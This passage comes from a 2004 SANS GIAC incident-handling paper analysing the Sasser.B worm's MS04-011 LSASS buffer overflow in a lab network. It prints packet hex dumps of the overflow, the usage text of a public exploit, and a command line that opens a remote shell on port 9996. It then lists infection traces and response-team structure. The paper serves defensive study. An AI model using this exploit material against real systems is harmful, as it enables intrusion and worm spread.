03e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0400  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0410  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0420  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0430  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0440  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0450  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0460  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0470  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0480  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0490  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0500  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0510  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0520  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0530  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0540  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0550  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0560  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0570  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0580  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0590  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
05a0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
05b0  31 31 31 31 31 31 00 00 00 00 9a a8 40 00 01 00   111111......@...
05c0  00 00 00 00 00 00 01 00 00 00 00 00 00 00 01 00   ................
05d0  00 00 00 00 00 00 01 00 00 00 00 00 00 00 01 00   ................
05e0  00 00 00 00 00 00 01 00 00 00                     ..........

No.     Time        Source                Destination           Protocol Info
    175 32.938433   10.200.10.39          10.200.10.38          TCP      [Continuation to
#173] 1092 > microsoft-ds [PSH, ACK] Seq=8154 Ack=888 Win=63353 Len=1140

0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
0010  04 9c 08 d3 40 00 80 06 c3 ac 0a c8 0a 27 0a c8   ....@........'..
0020  0a 26 04 44 01 bd af 84 2c 83 34 a2 54 db 50 18   .&.D....,.4.T.P.
0030  f7 79 ae a9 00 00 00 00 00 00 01 00 00 00 00 00   .y..............
0040  00 00 01 00 00 00 00 00 00 00 9a a8 40 00 01 00   ............@...
0050  00 00 00 00 00 00 01 00 00 00 00 00 00 00 9a a8   ................
0060  40 00 01 00 00 00 00 00 00 00 01 00 00 00 00 00   @...............
0070  00 00 9a a8 40 00 01 00 00 00 00 00 00 00 01 00   ....@...........
0080  00 00 00 00 00 00 31 31 31 31 31 31 31 31 31 31   ......1111111111
0090  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
00a0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
00b0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
00c0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
00d0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
00e0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
00f0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0100  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0110  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0120  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0130  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0140  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0150  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0160  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0170  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0180  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0190  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
01a0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
01b0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
01c0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
01d0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
01e0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
01f0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0200  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
055540  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
0220  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0230  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0240  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0250  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0260  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0270  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0280  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0290  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
02a0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
02b0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
02c0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
02d0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
02e0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
02f0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0300  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0310  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0320  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0330  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0340  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0350  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0360  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0370  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0380  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0390  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
03a0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
03b0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
03c0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
03d0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
03e0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
03f0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0400  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0410  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0420  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0430  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0440  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0450  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0460  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0470  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0480  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
0490  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31   1111111111111111
04a0  31 31 31 31 31 31 31 31 31 31                     1111111111
```

At this point the buffer overflow is complete and an open shell on TCP port 9996 should be open. In order to accomplish this exploit, the worm will run the following command. The following is a command line example of what the worm is executing in order to overflow the buffer and gain system control.

Assume the following usage (This explanation is from available lsass exploit code):[36]

```
 * expl <target> <victim IP> <bindport> [connectback IP] [options]
 *
 * Targets:
 *        0 [0x01004600]: WinXP Professional    [universal] lsass.exe
 *        1 [0x7515123c]: Win2k Professional    [universal] netrap.dll
 *        2 [0x751c123c]: Win2k Advanced Server [SP4]       netrap.dll
 *
 * Options:
```

[36] http://www.securityfocus.com/archive/1/361718

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
*        -t:             Detect remote OS:
*                        Windows 5.1 - WinXP
*                        Windows 5.0 - Win2k
```

Once a potential victim is located and it has responded with its operating system release (consider Windows 2000), the worm may execute an equivalent command.

* C:\>HOD-ms04011-lsasrv-expl 1 10.200.10.38 9996
  - (HOD-ms04011-lsasrv-expl) is the name of the compiled exploit.
  - (1) Represents the target operating system Win2k in our case.
  - (10.200.10.38) is the victim PC.
  - (9996) is the port that will be open and listening on the remote shell.

Once a PC has become infected with Sasser.B, the worm leaves multiple traces as evidence (provided in variant information above). Because of the nature of the exploit, the first trace would be the presence of the file DCPROMO.LOG. This file can be found under C:\WINNT\Debug (2000) or C:\WINDOWS\Debug (XP). The information in this file is the data in excess of what was written to the LSASS buffer. If this file is present on a PC that is suspect of infection then further investigation should proceed.

From this point, the worm has been copied to two separate locations on the infected PC. The first being C:\WINNT\avserve2.exe (remember C:\WINDOWS\.. for XP) and the second being C:\..\System32\5digit_up.exe. The naming of the file under the system32 folder varies by infection because it is a randomly generated number. In the case for this paper, 18523_up.exe is the version I received. Once the worm is executed under the system32 folder the worm is copied to WINNT (avserve2.exe in the case of Sasser.B). The files can be recognized by the entries below. As indicated the randomly generated file name for this particular infection is 18523_up.exe.




Figure 7 First location the worm is copied and executed

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



Figure 8 Second location the worm is copied to

In addition to the previous file locations, a registry entry is created in the following location. This registry entry will allow Sasser.B to start automatically after each time the infected system is rebooted.




Figure 9 Additional registry entry created by Sasser.B

The existence of all of the information above would guarantee that the PC being investigated is indeed infected with this worm. At this point, the machine has more than likely spread Sasser.B to other vulnerable machines. Another sign of infection that could be used during investigation would be the existence of the open and running ports 9996 and 5554 on a PC. This information can be retrieved by entering netstat –an at the command prompt. The following results would follow. Looking at the output from this command, you can see that both the FTP server on TCP port 5554 and the remote shell on TCP port 9996 are both listening. This is in addition to TCP port 445 but that is usually normal. The

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

additional TCP ports 3233-3241 are the new scanning threads that were beginning to start in an attempt to spread the worm.

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3233           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3234           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3235           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3236           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3237           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3239           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3240           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3241           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5554           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:9996           0.0.0.0:0              LISTENING
  TCP    10.200.10.38:139       0.0.0.0:0              LISTENING
  TCP    10.200.10.38:3233      10.35.33.112:445       SYN_SENT
  TCP    10.200.10.38:3234      10.241.29.22:445       SYN_SENT
  TCP    10.200.10.38:3235      10.200.226.130:445     SYN_SENT
  TCP    10.200.10.38:3236      10.11.139.62:445       SYN_SENT
  TCP    10.200.10.38:3237      10.183.159.11:445      SYN_SENT
  TCP    10.200.10.38:3239      10.200.10.97:445       SYN_SENT
  TCP    10.200.10.38:3240      10.200.189.80:445      SYN_SENT
  TCP    10.200.10.38:3241      10.116.22.44:445       SYN_SENT
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    10.200.10.38:137       *:*
  UDP    10.200.10.38:138       *:*
  UDP    10.200.10.38:500       *:*

C:\>
```

The Platforms/Environments

Victim's Platform

There are two victims in this demonstration. They will be labeled as victim one and victim two. The first (victim one) is a member of both networks in this example and the second (victim two) is a member within the target network. Victim one is a notebook running windows XP pro with service pack one. This victim PC includes all available critical updates except for KB835732. This patch was removed manually in a lab environment in order to simulate the spread of Sasser.B. Victim one is not running a firewall or virus protection. Victim two is a Windows 2000 pro virtual machine running service pack four. This virtual machine also has all critical updates installed except for KB835732. Victim two is not running a firewall or virus protection. The virtual machine is running on a Windows 2000 server host. The host operating system is fully patched with eTrust Antivirus (version 7.0.139, signature version 23.65.80). Victim one is

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

simulating a remote commuter's notebook that is not being maintained and has had virus updates disabled by the user. Victim two is simulating a newly installed PC that has yet to be incorporated into a patch management system. Victim two also does not have a virus protection client installed.

Source network

The source network for this experiment was set up in a way as to make victim one act as a "sacrificial lamb" so to speak. Victim one is set up with a direct connect to a cable modem with no firewall protection from the Internet. Victim one is a Dell Latitude C810 notebook running Windows XP as described above. By the amount of time it took for victim one to become infected (~two days) I would assume that this wide open configuration is common with other cable Internet service users. Normally remote users would connect through VPN back to the target network. I chose not to attempt infection back to the target network through VPN because I did not want to aid in actual worm propagation on Internet. Since victim one was not protected, it would have spread the worm to countless other systems had I left the machine connected much longer than what it took to receive the Sasser.B worm.

Target network

The target network will include victim one, victim two, the host system and an additional XP virtual machine. As previously mentioned, the host system has 2000 server installed and is fully patched with virus protection. The additional XP virtual machine is similar to victim one and two by patch level as well as the absence of KB835732. Added to this network is another virtual machine running Fedora core 1 on the Linux kernel 2.4.22-1.2197.nptl. This Linux virtual machine is acting as a network sensor running Snort 2.1.3.

This network was used to simulate a remote user returning to his or her office and connecting an infected PC to the network. Included in this network are a Cisco router [IOS (tm) 3600 Software (C3620-D-M), Version 12.2(17a), RELEASE SOFTWARE (fc1)], Netscreen 5XP VPN/firewall [Firmware version 5.0.0r6.0] and a Baystack 102 10BASE-T Hub. The router connects back to our Internet service provider giving this network a 9M connection to the Internet. The router is managed by the County's ISP and does not employ the use of access control lists. The firewall controls all access to and from the Internet by use of an ingress and egress methodology (inbound and outbound filtering). The firewall policy states that all inbound traffic is blocked except through VPN. The policy is also set to only allow HTTP/HTTPS (web), SMTP (mail), DNS (name service) and NTP (time) outbound.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Network Diagram




Figure 10 Source and target network diagram

Stages of the Attack

Reconnaissance

Since this paper is covering the propagation of a worm, there is no reconnaissance. This worm will actively spread on it's own without any prior plan of attack. In this example the reconnaissance phase consists of nothing more that an employee carrying an infected notebook in to work and connecting it to the target network.

In a case where this may have been intentional, the employee may want to run some prior scanning for systems not up to date with the appropriate patch. There are many scanners available. One scanner that an attacker may want to use is the eEye Sasser Scanner[37]. An attacker could easily download this free scanner and run it against their network in order to locate vulnerable systems. The results might be as so.

[37] http://www.eeye.com/html/Research/Tools/Sasser.html

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 11 eEye Sasser Scanner results

With the above information, an attacker now knows that there are available systems vulnerable to this worm. At this point, the attacker would only have to show up to work and attach the infected system to the network. Since this is a worm, all the hard work is automatically done for you.

Scanning

Getting back to the original story, our remote employee has connected their notebook to the target network so the worm begins to go to work. Sasser.B starts out by beginning its TCP scan on port 445. The worm is looking systems to respond. The worm scans multiple and random IP addresses within its attached segment as well as other randomly selected segments. The formula that the Sasser.B follows for scanning is:[38]

- *The worm creates 128 threads to scan for vulnerable systems.*
- *For each of these threads, there is a 50% chance it will generate completely random IP addresses.*
- *There is a 25% chance it will generate addresses with the first octect the same as the host, and a 25% chance it will use the first two octets from the host address.*
- *The worm is capable of scanning more than 200 addresses per second.*

The worm will repeat this process in an attempt to continuously connect to remote system.

[38] http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=39021

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Exploiting the System

Considering our victim one and victim two hosts as mentioned earlier, victim one gets a response from victim two during scanning. Victim one proceeds to run the exploit against victim two as explained earlier in detail. From the screen shot in the reconnaissance phase above, there is an additional system vulnerable to this worm on the target network. This is the additional XP system that I placed on the network that is fully patched and missing the KB835732 patch. I observed multiple times that Sasser.B was successful at overflowing the LSASS buffer but was not able to spread the worm to that system. The additional XP system would reboot and display the following message after you log in.




Figure 12 Windows XP error indication window

The message would only display once and the system would not reboot again. Running through the steps in the section, Exploit/Attack Signatures revealed that the attack was not successful against this system. The only trace left on this system was the existence of the DCPROMO.LOG file.

Going back to victim two, the worm was able to over flow the buffer and take full control of the system. As mentioned, this process is explained in detail in the previous sections.

Keeping Access

Now that the exploit has been successfully run against victim two, the worm sets up the victimized system on order for commands to be run and to transfer a copy of the worm. Upon gaining access, Sasser.B keeps access by spawning TCP 9996 for running commands. Next, the worm creates an FTP server that listens on TCP port 5554 in order to transfer the worm. Neither open port requires a user ID or password at this point. This way a newly exploited

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

system can connect back to a previously infected system to retrieve a copy of the worm. This process was also explained earlier in the paper.

Covering Tracks

Since this worm needs to have running copies of itself on an exploited system, there are multiple signs left behind. The worm does not attempt to remove itself from an infected system. This lack of clean up makes detection of this worm much easier than it could be.

The Incident Handling Process

Although this paper focuses on the analysis of Sasser.B in protected environment, I will be explaining the incident handling process from the point of an actual work environment. As mentioned at the beginning of this paper, we will be explaining an incident that occurred on Rohan County's network. A Sasser.B infection has been created on a test network for the purpose of this paper.

Preparation

Preparation for a computer security incident is something that should performed by every information security group at some point. The more prepared an information security team is, the more valuable they become to an organization. Although security is a relatively new topic for Rohan County, much development is currently underway in preparing how to handle an incident. To facilitate efficiency, the IT department has been broken down into functional groups.

Group 1: Security Management – Oversees all aspects of security for the County. This includes host and network intrusion detection, firewall, VPN, penetration testing, application/system vulnerability scanning and e-mail virus gateway management. Security Management also acts as the incident response and coordination team.

Group 2: Network Support – This group administers all routers, switches, data links and network troubleshooting.

Group 3: Server Support – This group manages anything server related. This group covers AIX, Linux, Novell, OS 390 and Windows platforms.

Group 4: Desktop Support – This group handles all issues related to end-users. This group can at times become our most active during an incident such as a worm or virus outbreak. This group handles PatchLink patch management and system cleaning due to infections. Security Management directs eradication.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Group 5: Customer Support – This group becomes a major communication link in reporting and routing incident information to the proper groups.

These groups service a multitude of agencies within the County. In case of a computer security incident, the Security Management team is called in to coordinate with any of the necessary groups and the effected agency. In addition, each agency has its own single point of contact in order to coordinate the handling of incidents. In the event of an incident Security Management is contacted by each affected point of contact depending on the agency. Under these events, the Security Management team becomes the Incident response Team. Currently, Security Management consists of four members. Each member has the ability to handle an incident in a consistent manner. It is each Security Management member's responsibility to:

- Raise security awareness within Rohan County
- Initiate the Communications Plan when appropriate
- Coordinate the participation of support members based on the nature of incident at hand
- Facilitate incident reporting
- Manage the creation and maintenance of incident handling procedures
- Perform research on incidents to mitigate issues
- Investigate incidents and perform forensics where necessary
- Collaborate, consult, and advise support during an incident
- Ensure all phases of incident handling are completed

The core incident handling team is as follows:

Purpose	Security Team Leader /Investigator
Agency	IT Department - ITSEC
Contact Person	Incident handler 1
Title	Security Officer
Email	H2@rohan.gov
Desk Phone	111-555-1212
Cell Phone	111-555-1212
Fax	111-555-1212

Purpose	Incident Coordinator/Investigator
Agency	IT Department – ITSEC
Contact Person	Incident handler 2
Title	Senior Security Analyst
Email	H2@rohan.gov
Desk Phone	111-555-1212
Cell Phone	111-555-1212
Fax	111-555-1212

Purpose	Incident Coordinator/Investigator
Agency	IT Department – ITSEC
Contact Person	Incident handler 3
Title	Senior Security Analyst
Email	H2@rohan.gov
Desk Phone	111-555-1212
Cell Phone	111-555-1212
Fax	111-555-1212

Purpose	Incident Coordinator/Investigator
Agency	IT Department – ITSEC
